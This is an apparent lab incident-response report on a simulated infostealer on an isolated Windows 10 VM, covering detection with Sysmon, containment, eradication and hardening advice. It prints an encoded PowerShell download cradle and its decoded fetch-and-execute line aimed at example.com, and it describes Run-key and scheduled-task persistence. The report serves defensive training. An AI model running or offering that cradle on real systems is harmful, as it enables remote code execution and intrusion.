
Controlled Lab — Intentional Execution: Malware sample
lab-malware-sim.exe(EICAR-like benign simulator + Sysinternals test payload) executed only on an isolated Windows 10 VM (VirtualBox, host-only networking, snapshot before). No production systems touched. Sample is lab-owned simulator mimicking infostealer persistence — all IOCs sanitized to10.0.0.0/8/example.com.
Scenario & Scope
At 14:23 the lab SOC fired Suspicious PowerShell download cradle on WIN10-LAB-01 (Win 10 22H2, labuser, 10.0.0.101 sanitized). The user opened a phishing-sim attachment invoice.docm via internal lab mail relay; Word macro spawned powershell.exe -enc which dropped lab-malware-sim.exe as %APPDATA%\Updater\cache.exe and set persistence.
Scope: single host — WIN10-LAB-01 only. No domain, no lateral movement. Objective is to exercise the full IR lifecycle on a realistic infostealer pattern (Run key + scheduled task + beacon to 10.0.0.50:4444) inside a safe lab. Snapshot CLEAN_BASE_20260322 was taken 10 minutes before execution; all actions authorized on researcher-owned VM. Treated as active until proven contained.
Preparation & Isolation
Host-only vboxnet0 — no NAT, no bridged, no shared folders/clipboard. example.com and 10.0.0.50 never leave the hypervisor, but Sysmon/Wireshark still log the attempt.
Tools staged and version-verified:
PS C:\Tools> .\Sysmon64.exe -? | Select-String "System Monitor"
System Monitor v15.14 - Sysinternals Sysmon
PS C:\Tools> .\autorunsc64.exe -? | Select-String "Autoruns"
Autoruns v14.11 - Sysinternals
PS C:\Tools> wireshark --version
Wireshark 4.2.3
PS C:\Tools> kape.exe --help | Select-String "KAPE"
KAPE 1.3.0.0
PS C:\Tools> volatility -h 2>&1 | Select-String "Volatility"
Volatility 3 Framework 2.5.2Stack: Sysmon 15.14 (SwiftOnSecurity config, ProcessCreate/NetworkConnect/RegistryEvent/FileCreate), Autoruns 14.11, Procmon 3.96, Wireshark 4.2.3 on vboxnet0, Defender (real-time on, cloud off), KAPE 1.3.0.0, Volatility 3. Snapshot and memory path WIN10-LAB-01.vmem prepared before detonation.
Identification
Three Sysmon events in six seconds plus Defender gave the chain. Filter Microsoft-Windows-Sysmon/Operational.
Sysmon Event ID 1 — PowerShell cradle:
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-06f5698ffbd9}" />
    <EventID>1</EventID>
    <TimeCreated SystemTime="2026-03-22T14:23:06.412Z" />
    <Computer>WIN10-LAB-01</Computer>
  </System>
  <EventData>
    <Data Name="RuleName">technique_id=T1059.001,technique_name=PowerShell</Data>
    <Data Name="UtcTime">2026-03-22 14:23:06.412</Data>
    <Data Name="ProcessGuid">{a1b2c3d4-1234-5678-9abc-0000000003844}</Data>
    <Data Name="ProcessId">3844</Data>
    <Data Name="Image">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
    <Data Name="CommandLine">powershell.exe -enc aQBmAC0AbgB2AG8AawBlACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZQB4AGEAbQBwAGwAZQAuAGMAbwBtAC8AcABhAHkAbABvAGEAZAAuAHQAeAB0ACcAKQA=</Data>
    <Data Name="ParentImage">C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE</Data>
    <Data Name="ParentCommandLine">"C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE" /n "C:\Users\labuser\Downloads\invoice.docm"</Data>
    <Data Name="User">WIN10-LAB-01\labuser</Data>
    <Data Name="Hashes">SHA256=7F3A9E2B4C1D8E5F6A0B2C3D4E5F6A7B8C9D0E1F2A3B4C5D6E7F8A9B0C1D2E3F4</Data>
  </EventData>
</Event>
Decoded -enc is IEX (New-Object System.Net.WebClient).DownloadString('http://example.com/payload.txt') — sanitized. Parent WINWORD.EXE confirms T1566.001.
Sysmon Event ID 3 — Network Connect:
DestinationIp: 10.0.0.50 DestinationPort: 4444 Protocol: tcp Image: C:\Users\labuser\AppData\Roaming\Updater\cache.exe ProcessId: 3844Sysmon Event ID 13 — Registry SetValue:
EventType: SetValue TargetObject: HKU\S-1-5-21-...\Software\Microsoft\Windows\CurrentVersion\Run\Updater Details: C:\Users\labuser\AppData\Roaming\Updater\cache.exeDefender Event 1116 at 14:23:11 flagged Trojan:Win32/MalSim.A!dha on cache.exe — left to log for triage.
Live verification:
PS C:\> netstat -ano | findstr 10.0.0.50
  TCP    10.0.0.101:49712     10.0.0.50:4444       SYN_SENT        3844
PS C:\> Get-Process -Id 3844 | Select-Object ProcessName,Path,Id
ProcessName Path                                              Id
----------- ----                                              --
cache C:\Users\labuser\AppData\Roaming\Updater\cache.exe 3844Wireshark on vboxnet0 shows SYN without ACK — host-only has no listener, so no data exfiltrated. Procmon (ProcessName is cache.exe) shows RegSetValue on the Run key and CreateFile on %APPDATA%\Updater\cache.exe.
Containment
Host was already host-only; we added explicit blocks and killed the beacon.
:: Containment — WIN10-LAB-01 (elevated, 14:24 UTC)
C:\> taskkill /PID 3844 /F
SUCCESS: The process with PID 3844 has been terminated.

C:\> netsh advfirewall firewall add rule name="IR-BLOCK-10.0.0.50" dir=out action=block remoteip=10.0.0.50 enable=yes
Ok.

C:\> schtasks /Change /TN "\Microsoft\Windows\Updater\CacheTask" /DISABLE
SUCCESS: The parameters of scheduled task "\Microsoft\Windows\Updater\CacheTask" have been changed.

C:\> netstat -ano | findstr 10.0.0.50
:: no output — beacon killed, firewall blocking outboundGet-ScheduledTask CacheTask now Disabled. Post-kill Wireshark: zero SYN to 10.0.0.50. Memory captured after containment with WinPmem (WIN10-LAB-01_20260322_1425.raw, 4GB). Chain of custody: 2026-03-22 14:25 UTC — image by labuser, SHA256 logged, stored offline.
Eradication
Autoruns showed two persistence vectors:
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Updater -> C:\Users\labuser\AppData\Roaming\Updater\cache.exe
Task: \Microsoft\Windows\Updater\CacheTask -> cache.exe /silent (At logon, Daily 09:00)
File: C:\Users\labuser\AppData\Roaming\Updater\cache.exe (SHA256 7F3A9E...)
Removal:
:: Eradication — remove persistence and file
C:\> reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v Updater /f
The operation completed successfully.

C:\> schtasks /delete /tn "\Microsoft\Windows\Updater\CacheTask" /f
SUCCESS: The scheduled task "\Microsoft\Windows\Updater\CacheTask" was successfully deleted.

C:\> del /F /Q "%APPDATA%\Updater\cache.exe"
C:\> rmdir "%APPDATA%\Updater"

C:\Tools> autorunsc64.exe -m -h -s -c | findstr /i "Updater cache"
:: no output — clean

C:\> "C:\Program Files\Windows Defender\MpCmdRun.exe" -Scan -ScanType 3 -File "%APPDATA%"
Scan finished. No threats detected (after removal).Registry before/after diff stored in evidence zip. Dropper lab-malware-sim.exe kept in C:\LabEvidence\ with deny-execute ACL for hash inventory; active cache.exe is gone.
Recovery & Verification
Rebooted 14:35 UTC. Simulated 48h monitoring compressed to 2h real-time — checks at T+0, T+1h, T+48h:
PS C:\> Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; ID=1} | Where-Object { $_.Message -match "cache.exe" }
# no output after 14:23 — no re-spawn

PS C:\> Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; ID=13} | Where-Object { $_.Message -match "Run\\\\Updater" }
# no new writes after eradication

PS C:\> autorunsc64.exe -m -nobanner | findstr /i "cache Updater"
# no output — clean

PS C:\> schtasks /query /tn "\Microsoft\Windows\Updater\CacheTask" 2>&1
ERROR: The system cannot find the file specified.CLEAN_BASE.csv vs POST_CLEAN.csv diff is zero beyond Defender timestamp. Wireshark 48h pcap: 0 SYN to 10.0.0.50. Defender last detection still 14:23:11. After verification VM was reverted to CLEAN_BASE_20260322 — evidence preserved before revert. In production, add 7-day enhanced monitoring.
Timeline
| Time (UTC) | Event | Source | ATT&CK |
|---|---|---|---|
| 14:22:40 | User opened invoice.docm in Word (phishing sim) | Sysmon 1 (Parent WINWORD.EXE) | T1566.001 |
| 14:23:06 | powershell.exe -enc ... spawned by Word → DownloadString('http://example.com/payload.txt') | Sysmon 1, PID 3844 | T1059.001 |
| 14:23:07 | Drop C:\Users\labuser\AppData\Roaming\Updater\cache.exe | Sysmon 11 FileCreate | T1105 |
| 14:23:08 | Registry Run key HKCU\...\Run\Updater → cache.exe | Sysmon 13 RegSetValue | T1547.001 |
| 14:23:09 | Scheduled task \Microsoft\Windows\Updater\CacheTask created | Sysmon 1 / Security 4698 | T1053.005 |
| 14:23:10 | TCP SYN to 10.0.0.50:4444 (sanitized C2) | Sysmon 3, Wireshark, netstat | T1071.001 |
| 14:23:11 | Defender Trojan:Win32/MalSim.A!dha on cache.exe | Defender 1116 | — |
| 14:24:00 | Containment: taskkill /PID 3844 /F, firewall block, disable task | netsh, schtasks | — |
| 14:25:00 | Memory + KAPE triage collected, chain of custody logged | KAPE, WinPmem | — |
| 14:28:00 | Eradication: delete Run key/task/file, Autoruns clean | reg delete, schtasks | — |
| 14:30:00 | Defender full scan MpCmdRun -ScanType 3 clean | MpCmdRun | — |
| 14:35:00 | Reboot + 48h simulated monitoring, no re-spawn | Sysmon 1/13, Autoruns | — |
Times on sanitized lab clock 2026-03-22, host WIN10-LAB-01.
Executive Report Outline
One-page report IR-2026-0322-WIN10-LAB-01.md + PDF.
Executive Summary: At 14:23 UTC WIN10-LAB-01 executed a lab simulator via phishing attachment, creating Run-key and scheduled-task persistence with a beacon to 10.0.0.50:4444 (sanitized). Contained in 60 seconds, eradicated in 5 minutes, verified over 48h simulated monitoring. No data left the isolated VM. No lateral movement.
Scope: Single isolated Windows 10 VM, user labuser. No production, no domain.
MITRE ATT&CK Mapping:
| Technique | ID | Evidence |
|---|---|---|
| PowerShell | T1059.001 | powershell.exe -enc by WINWORD.EXE, Sysmon 1 |
| Ingress Tool Transfer | T1105 | cache.exe dropped to %APPDATA%\Updater\ |
| Registry Run Keys | T1547.001 | HKCU\...\Run\Updater → cache.exe |
| Scheduled Task | T1053.005 | \Microsoft\Windows\Updater\CacheTask logon/daily |
Impact: Low — lab simulator. If real infostealer, risk would be cred dump and exfil. Lab Wireshark confirms SYN only, no exfil; Defender flagged before triage.
Containment / Eradication: Host-only isolated, process killed, firewall IR-BLOCK-10.0.0.50, task disabled/deleted, Run key deleted, file removed, full scan clean, reboot verified.
Evidence Preserved:
C:\Tools\KAPE> kape.exe --target !Basic --zip WIN10-LAB-01_triage --vhdx WIN10-LAB-01_triage.vhdx
:: chain of custody: SHA256 logged in evidence.txt, stored on host offline, access labuser onlyChain of custody: 2026-03-22 14:25 UTC — KAPE zip SHA256 [REDACTED_LAB_HASH], memory raw SHA256 [REDACTED], stored C:\LabEvidence\IR-2026-0322\.
Recommendations: 1) AppLocker/WDAC — block %APPDATA%\*\*.exe for standard users. 2) Sysmon hardening — SwiftOnSecurity config, alert ParentImage=Office* → powershell.exe -enc. 3) LAPS + local admin hardening — remove labuser admin. 4) Phishing sim — GPO block macros from internet, quarterly training. 5) Task auditing — alert 4698 where TaskName under \Microsoft\Windows\Updater\* not signed by Microsoft.
Lessons Learned & Hardening
Sysmon config matters more than Sysmon installed. Without CommandLine and ParentImage, the Word → PowerShell chain is invisible. This lab enables ProcessCreate with Hashes and ParentCommandLine, plus RegistryEvent for Run keys and NetworkConnect excluding svchost. Without Event 13, the Run key is invisible until Autoruns after reboot — too late. Version the config and test it: run powershell -enc and confirm Event 1 fires.
Run keys still work. No exploit, no admin, just HKCU. Defender flagged the file, not the registry write — a fileless or signed LOLBIN would not alert. AppLocker Deny %APPDATA%\Updater\cache.exe would block at CreateProcess even if Defender missed. Harden with default-deny on user-writable paths, Sysmon 13 → Sigma proc_creation_win_powershell_download_cradle, and daily baseline autorunsc64.exe -a * -c -h -s diff.
Macros are the cheapest initial access. GPO Block macros from internet (VBAWarnings=4) would have stopped this at WINWORD.EXE. The simulator is intentionally noisy — real malware would use rundll32/mshta and COM task creation — next lab tests that and checks Sysmon 1 + 3 still catches it.
Disclaimer — Lab Only: This was a controlled simulation using a lab-owned benign simulator on an isolated VM. No real threat actor, no client data, no production incident. IOCs are sanitized to
10.0.0.0/8andexample.com. For learning and defensive validation only — do not execute samples outside an isolated, snapshotted lab. Lab-only simulator, not a real threat actor, not a client incident.